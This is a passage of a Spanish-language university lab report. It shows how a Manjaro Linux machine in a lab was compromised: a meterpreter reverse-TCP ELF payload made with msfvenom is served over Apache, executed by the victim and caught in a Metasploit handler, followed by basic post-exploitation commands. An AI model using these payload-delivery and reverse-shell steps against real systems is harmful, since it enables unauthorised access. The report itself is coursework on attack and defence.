

Ilustración 35. Dirección de Manjaro



Ilustración 36. Escaneo de red con Nmap

5.3 Creación de carpeta en Kali Linux

Ingresamos al modo superusuario con el comando **sudo su** y ponemos la contraseña de Kali, creamos una carpeta con el comando **mkdir** y luego entramos a la carpeta con el comando **cd**.



Ilustración 37. Creación de carpeta en Kali Linux

5.4 Creación del payload malicioso

En Kali Linux se creará el archivo ejecutable utilizando **msfvenom**, de la misma manera que en el escenario con Windows. El payload empleado fue linux/x86/meterpreter/reverse_tcp, configurando la IP atacante (LHOST) y el puerto de escucha (LPORT). El archivo resultante se guardó con el nombre satena.elf



Ilustración 38. Creación del payload malicioso

Luego ejecutamos el comando **ls** o **ls -la** para ver el archivo.



Ilustración 39. Listar archivos

5.5 Configuración del servidor Apache en Kali Linux

Se activó el servicio de Apache con el comando **service apache2 start**. Luego se verificó su estado con **service apache2 status.**



Ilustración 40. Configuración del servidor Apache

5.6 Buscar archivo index.html

En Kali Linux vamos a la carpeta de Home y una vez abierta la pestaña damos clic donde dice **File System**, luego en la carpeta **var**, después en **www** y finalmente la de **html**.



Ilustración 41. Archivos del sistema Kali



Ilustración 42. Archivos de la carpeta var



Ilustración 43. Archivos de la carpeta www



Ilustración 44. Archivos de la carpeta html

5.7 Copiar el archivo index.html al directorio web de Apache

Posteriormente, se copió el archivo malicioso **satena.elf** al directorio **/var/www/html/** para que pudiera ser descargado desde el navegador de la máquina Manjaro.

Ilustración 45. Copiar el archivo index.html al directorio web de Apache

5.8 Descargar el archivo .elf del servidor web de Apache

Damos clic en el archivo **satena.elf** y este automáticamente se descarga.



Ilustración 46. 5.8 Descargar el archivo .elf

La ubicación de archivo **satena.elf** quedó descargas.



Ilustración 47. Ubicación de archivo .elf

5.9 Configuración en Metasploit

En una nueva terminal de Kali se abrir Metasploit con el comando **msfconsole** y buscar el exploit con el comand **search multi handler**.



Ilustración 48. Configuración en Metasploit

Y seleccionamos el numero 7 con el comando **use**. Luego configuramos el payload y verificamos con el comando **options** que se haya hecho el cambio del payload.



Ilustración 49. Seleccionando el exploit

```
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may
                                     be specified)
   LPORT  4444             yes       The listen port
```

Ilustración 50. Configuración del payload

Ahora agregamos el **LHOST** que es la dirección IP del atacante y verificamos con el comando **options**.

```
root@kali: /var/www/html
File  Actions  Edit  View  Help

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 192.168.10.4
LHOST => 192.168.10.4
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > options

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.10.4     yes       The listen address (an interface may
                                     be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) >
```

Ilustración 51. Configurando LHOST

5.10 Hacer el exploit

Luego de verificar las configuraciones en el exploit ejecutamos en comando **chmod +x satena.elf** en dónde está el archivo de **satena.elf** para dar permisos de ejecución ya que es un archivo binario. Luego ejecutamos el archivo con el comando **./satena.elf.**

Ilustración 52. Permiso de ejecución del archivo .elf



Ilustración 53. Ejecutar comando exploit

5.11 Post-explotación en Manjaro

Una vez conseguida la sesión, se ejecutaron los siguientes comandos básicos, **sysinfo** para obtener la información del sistema y **getuid** para conocer el usuario con el que se obtuvo acceso.



Ilustración 54. Post-Explotación

Nota: En Linux no es posible migrar.

6. CONCLUSIÓN

La práctica permitió evidenciar que, aunque los entornos y arquitecturas de Windows Server 2003 y Manjaro Linux son diferentes, es posible comprometer ambos sistemas siguiendo un flujo de ataque similar mediante el uso de Metasploit y payloads maliciosos.

En Windows Server 2003 la explotación resulta más evidente debido a su antigüedad y vulnerabilidades conocidas, mientras que en Manjaro el éxito dependió de la ejecución del payload en el sistema víctima.

Esto resalta la importancia de aplicar medidas de seguridad en cualquier sistema operativo, tales como: mantener actualizaciones al día, restringir la ejecución de archivos no confiables y monitorear la red para detectar actividades sospechosas.

7. BIBLIOGRAFIA

Morales, R. S. (25). *INFORME DE LABORATORIO 02.* Quibdó, Colombia: Universidad Tecnologia del Chocó Diego Luis Córdoba. Recuperado el 3 de 09 de 2025